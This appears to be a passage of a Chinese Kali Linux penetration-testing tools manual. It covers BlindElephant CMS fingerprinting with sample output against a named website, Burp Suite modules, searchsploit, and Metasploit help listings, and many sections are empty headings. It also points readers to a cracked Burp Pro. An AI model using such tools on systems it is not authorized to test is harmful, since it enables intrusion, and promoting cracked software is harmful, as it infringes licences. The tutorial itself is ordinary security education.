
## Web程序

### CMS识别

#### Blindelephant

Blindelephant通过尝试识别不同应用不同版本的静态文件的哈希值，通过对比来判断目标应用的应用程序版本。该工具具有快速、低带宽、非入侵式的、通用和高度自动化的特点。

静态文件的获取示意图



项目地址：<http://blindelephant.sourceforge.net/>

需要python 2.7的运行环境。

使用如下命令下载：

svn co <https://blindelephant.svn.sourceforge.net/svnroot/blindelephant/trunk> blindelephant

使用如下命令安装：

cd blindelephant/src

sudo python setup.py install

常用选项：

$ BlindElephant.py

Usage: BlindElephant.py [options] url appName

Options:

-h, --help 显示此条帮助信息并退出

-p PLUGINNAME, --pluginName=PLUGINNAME

插件指纹的版本，需要给定web应用的名称

-s, --skip 跳过Web应用的指纹版本，直接识别插件的版本S

-n NUMPROBES, --numProbes=NUMPROBES 获取的文件数量，默认是15

-w, --winnow 如果返回了多个版本，使用遴选功能缩小范围，需要发送更多的请求If

-l, --list 列出支持的Web应用和插件

Use "guess" as app or plugin name to attempt to attempt to

discover which supported apps/plugins are installed.

示例：

root@kali:~# BlindElephant.py <http://www.youxia.org/> wordpress

Loaded /usr/lib/python2.7/dist-packages/blindelephant/dbs/wordpress.pkl with 293 versions, 5389 differentiating paths, and 480 version groups.

Starting BlindElephant fingerprint for version of wordpress at <http://www.youxia.org>

Hit <http://www.youxia.org/readme.html>

File produced no match. Error: Retrieved file doesn't match known fingerprint. c44a74b51c153999836471ca9f4be299

Hit <http://www.youxia.org/wp-includes/js/tinymce/tiny_mce.js>

File produced no match. Error: Retrieved file doesn't match known fingerprint. 1283ada96a70add6ffe62fca8923396b

Hit <http://www.youxia.org/wp-includes/js/autosave.js>

File produced no match. Error: Retrieved file doesn't match known fingerprint. be1969a47c43b460e6010ea44b028666

…

Hit <http://www.youxia.org/wp-includes/js/tinymce/plugins/inlinepopups/editor_plugin.js>

Possible versions based on result: 3.3, 3.3.1, 3.3.1-IIS, 3.3.2, 3.3.2-IIS, 3.3.2-RC1, 3.3.2-RC1-IIS, 3.3.3, 3.3.3-IIS, 3.3-beta1, 3.3-beta1-IIS, 3.3-beta2, 3.3-beta2-IIS, 3.3-beta3, 3.3-beta3-IIS, 3.3-beta4, 3.3-beta4-IIS, 3.3-IIS, 3.3-RC1, 3.3-RC1-IIS, 3.3-RC2, 3.3-RC2-IIS, 3.3-RC3, 3.3-RC3-IIS, 3.4, 3.4.1, 3.4.1-IIS, 3.4.2, 3.4.2-IIS, 3.4-beta1, 3.4-beta1-IIS, 3.4-beta2, 3.4-beta2-IIS, 3.4-beta3, 3.4-beta3-IIS, 3.4-beta4, 3.4-beta4-IIS, 3.4-IIS, 3.4-RC1, 3.4-RC1-IIS, 3.4-RC2, 3.4-RC2-IIS, 3.4-RC3, 3.4-RC3-IIS, 3.4-RC4, 3.4-RC4-IIS

Hit <http://www.youxia.org/wp-content/plugins/akismet/readme.txt>

File produced no match. Error: Retrieved file doesn't match known fingerprint. 15ab8f3668de1aba03386d7d74fd0611

Hit <http://www.youxia.org/wp-includes/js/tinymce/themes/advanced/anchor.htm>

File produced no match. Error: Retrieved file doesn't match known fingerprint. fde5de4cc6965fed45dc224cf43a27ed

Fingerprinting resulted in:

3.3

3.3.1

3.3.1-IIS

3.3.2

3.3.2-IIS

3.3.2-RC1

3.3.2-RC1-IIS

…

Best Guess: 3.4.2

#### Plecost

#### Wpscan

### IDS/IPS识别

### Web漏洞扫描

### Web爬行

### Web应用代理

#### Burp Suit

Burp Suit是代理中用来进行手工发掘漏洞的神器，官方网站

<http://portswigger.net/burp/>

实际使用Free版的阉割了很多功能，个人感觉不如Windows下的Fildder，但如果是破解版的Pro版，那就是神器了。

破解版的参考

<http://www.freebuf.com/tools/21446.html>

Burp默认的代理配置为127.0.0.1:8080，使用时需要在浏览器上代理位置进行相应配置。

Burp Suit包含的模块

* Proxy - 提供一个直观、友好的用户界面，他的代理服务器包含非常详细的拦截规则，并能准确分析HTTP 消息的结构与内容。（一个拦截HTTP/S的代理服务，可以操作成一个从浏览器到目标中间人，可以拦截、检查、修改双向的HTTP报文）
* Spide - 爬行蜘蛛工具，可以用来抓取目标网站，以显示网站的内容，基本结构，和其他功能。
* Intruder - 是burp 套件的优势,他提供一组特别有用的功能。它可以自动实施各种定制攻击，包括资源枚举、数据提取、模糊测试等常见漏洞等。在各种有效的扫描工具中，它能够以最细化、最简单的方式访问它生产的请求与响应，允许组合利用个人智能与该工具的控制优点。
* Scanner - Web 应用程序的安全漏洞进行自动发现工具。它被设计用于渗透测试，并密切与您现有的技术和方法，以适应执行手动和半自动化的Web 应用程序渗透测试（专业版才有的功能）。
* Repeater - 可让您手动重新发送单个HTTP 请求
* Sequencer - 对会话令牌，会话标识符或其他出于安全原因需要随机产生的键值的可预测性进行分析。
* Decoder - 转化成规范的形式编码数据，或转化成各种形式编码和散列的原始数据。它能够智能识别多种编码格式，使用启发式技术。
* Comparer - 是一个简单的工具，执行比较数据之间的任何两个项目（一个可视化的“差异”）。在攻击一个Web 应用程序的情况下，这一要求通常会出现当你想快速识别两个应用程序的响应之间的差异（例如，入侵者攻击的过程中收到的两种反应之间之间，或登录失败的反应使用有效的和无效的用户名）之间，或两个应用程序请求（例如，确定不同的行为引起不同的请求参数）。

其他模块都比较简单，就是细节的配置调整需要慢慢学习，主要的工具问为Burp Intruder和Burp Sequencer，其中Burp Intruder可以用来做定制化的Fuzzing测试，Burp Sequencer用来分析令牌中的规律，以下主要介绍这2个模块。

Burp Intruder使用示例：

Web应用漏洞挖掘

### 数据库漏洞利用

## 密码攻击

## 无线攻击

## 漏洞利用工具集

### BeEF XSS Framework

### Cisco攻击

### Exploit Database

#### Searchsploit

Exploit-DB的本地搜索引擎，可以查找相关系统的对应可利用Exploit。

Exploit-DB的下载地址为：

<http://www.exploit-db.com/archive.tar.bz2>

可以离线最新的数据库。

只有查询功能，可以根据查询结果自己定制攻击。

root@kali:~# searchsploit

Usage: searchsploit [options] term1 [term2] ... [termN]

Example: searchsploit oracle windows local

选项：

-c 大小写敏感，默认为全部列出

-h, --help 显示帮助命令


-v 详细输出

注意：

Term的数量任意个，但是最小1个。

搜索结果大小写不敏感，并且无关顺序。

示例：



### Exploit Development Tools

### Metasploit

#### Metasploit community/pro

运行“/opt/metasploit/scripts/launchui.sh”脚本，启动Web服务。

#### Metasploit diagnostic logs

运行“/opt/metasploit/diagnostic\_logs.sh”脚本

#### Metasploit diagnostic shell

执行“/opt/metasploit/diagnostic\_shell”脚本

#### Metasploit framework

运行“msfconsole”命令


#### Update metasploit

升级，实际使用系统的apt升级即可。


#### 使用

第一次在服务中启动MSF服务后会自动连接postgresql，并运行配置脚本，生成相关数据库，配置文件在“apps/pro/ui/config/database.yml”可以查看。

数据库的管理使用workspace命令，可以增加、修改、删除工作区，使用“-h”查看详细帮助信息。



建议从架构上看起



如果是大量IP节点的处理建议连接数据库，先在系统服务里启动“Metasploit/community / pro start“服务，之后运行msfconsole会自动连接数据库，使用数据库会及时记录检测结果并且提升搜索速度，另外如果是团队合作可以集中团队各个成员搜集的信息以提升渗透工作效率。

直接输入help命令查看命令帮助信息。

msf > help

Core Commands

=============

Command Description

------- -----------

? Help menu

back Move back from the current context

banner Display an awesome metasploit banner

cd Change the current working directory

color Toggle color

connect Communicate with a host

edit Edit the current module with $VISUAL or $EDITOR

exit Exit the console

go\_pro Launch Metasploit web GUI

grep Grep the output of another command

help Help menu

info Displays information about one or more module

irb Drop into irb scripting mode

jobs Displays and manages jobs

kill Kill a job

load Load a framework plugin

loadpath Searches for and loads modules from a path

makerc Save commands entered since start to a file

popm Pops the latest module off the stack and makes it active

previous Sets the previously loaded module as the current module

pushm Pushes the active or list of modules onto the module stack

quit Exit the console

reload\_all Reloads all modules from all defined module paths

resource Run the commands stored in a file

route Route traffic through a session

save Saves the active datastores

search Searches module names and descriptions

sessions Dump session listings and display information about sessions

set Sets a variable to a value

setg Sets a global variable to a value

show Displays modules of a given type, or all modules

sleep Do nothing for the specified number of seconds

spool Write console output into a file as well the screen

threads View and manipulate background threads

unload Unload a framework plugin

unset Unsets one or more variables

unsetg Unsets one or more global variables

use Selects a module by name

version Show the framework and console library version numbers

Database Backend Commands

=========================

Command Description

------- -----------

creds List all credentials in the database

db\_connect Connect to an existing database

db\_disconnect Disconnect from the current database instance

db\_export Export a file containing the contents of the database

db\_import Import a scan result file (filetype will be auto-detected)

db\_nmap Executes nmap and records the output automatically

db\_rebuild\_cache Rebuilds the database-stored module cache

db\_status Show the current database status

hosts List all hosts in the database

loot List all loot in the database

notes List all notes in the database

services List all services in the database

vulns List all vulnerabilities in the database

workspace Switch between database workspaces

使用“db\_status”查看连接状态，



### Social Engineering Toolkit

### 网络漏洞利用

## 嗅探/欺骗

## 权限维持

## 逆向工程

## 压力测试

## 硬件Hacking

## 数字取证

## 报告工具集

## 系统服务

# 其他工具

Kali-Linux有些商业版的工具没有集成在其中，不过确实有些好工具可以使用如Nessus、Nexpose等，本章节介绍一些其他的渗透工具。